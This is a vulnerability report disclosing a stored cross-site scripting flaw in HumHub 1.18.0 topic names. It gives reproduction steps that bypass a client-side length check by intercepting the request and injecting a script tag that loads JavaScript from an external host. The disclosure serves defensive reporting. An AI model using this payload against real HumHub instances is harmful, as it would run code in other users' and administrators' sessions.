Stored XSS in topics

Description

A stored cross-site scripting (XSS) vulnerability was identified in **HumHub Professional Edition** `1.18.0`. By default, users can add arbitrary topics to their profile posts, which are shown to other users in multiple views. Users can also add topics to e.g. the **Wiki** module pages and numerous other post-like inputs. The topic names are not properly escaped when shown on a post, causing an XSS vulnerability affecting multiple parts of the application. Low-privileged authenticated attackers can insert malicious JavaScript into the system, which is later executed by other users, including administrators, in normal usage of the application.

Severity

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

Environment

HumHub Professional Edition Demo, at https://lassitesting.humhub.com

Version: 1.18.0

Created at https://saas.humhub.com/en/create on 23.2.2026

Steps to reproduce


Note: topics with XSS payloads can be inserted in multiple places, like **Wiki** pages or events, and they are vulnerable in the same way.

Profile post PoC

Note: there's a 20 character limit on a new topic name. However, this is only checked client-side, and can easily be bypassed (step 6)

1. Log in to your **HumHub** instance with any user. In this example, the normal user `user1` was used, with no special privileges
2. Navigate to **top-right menu > My Profile**
3. Start writing a new post
4. Click on the **gear menu > Topics**
5. Enter any new topic, in this example `changemelater`
6. Intercept your browser's HTTP traffic in some way. This is to get around the 20 character limit on the topic name. In this example, Burp Proxy was used

7. Click **Submit**



8. Intercept the request `POST /u/{username}/post/post/post` and locate the `postTopicInput[]` parameter from the POST body:


```
POST /u/user1/post/post/post HTTP/2
Host: lassitesting.humhub.com
[... HEADERS SHORTENED ...]

[... POST BODY SHORTENED ...]
------geckoformboundaryf32156b0b0a89c3dc73cfc189e1509f
Content-Disposition: form-data; name="Post[message]"

Topic XSS PoC
------geckoformboundaryf32156b0b0a89c3dc73cfc189e1509f
Content-Disposition: form-data; name="files[]"; filename=""
Content-Type: application/octet-stream


------geckoformboundaryf32156b0b0a89c3dc73cfc189e1509f
Content-Disposition: form-data; name="postTopicInput[]"

_add:changemelater
[... POST BODY SHORTENED ...]
```

9. Change it to the following XSS payload, and forward the request:


```
Content-Disposition: form-data; name="postTopicInput[]"
```

```
_add:"><script src=https://useful-writer.surge.sh/alert_domain.js></script>
```

10. In the browser, XSS fires immediately:



11. XSS fires for any user seeing the post. For example, in the below image the administrator user `admin` sees the post on their dashboard (e.g. the front page):



Code References

https://github.com/humhub/humhub/blob/351a5b2f5007e1ac106425e58c81f7160999fe4e/protected/humhub/modules/topic/widgets/TopicBadge.php#L34

External references

https://owasp.org/www-community/attacks/xss/
https://portswigger.net/web-security/cross-site-scripting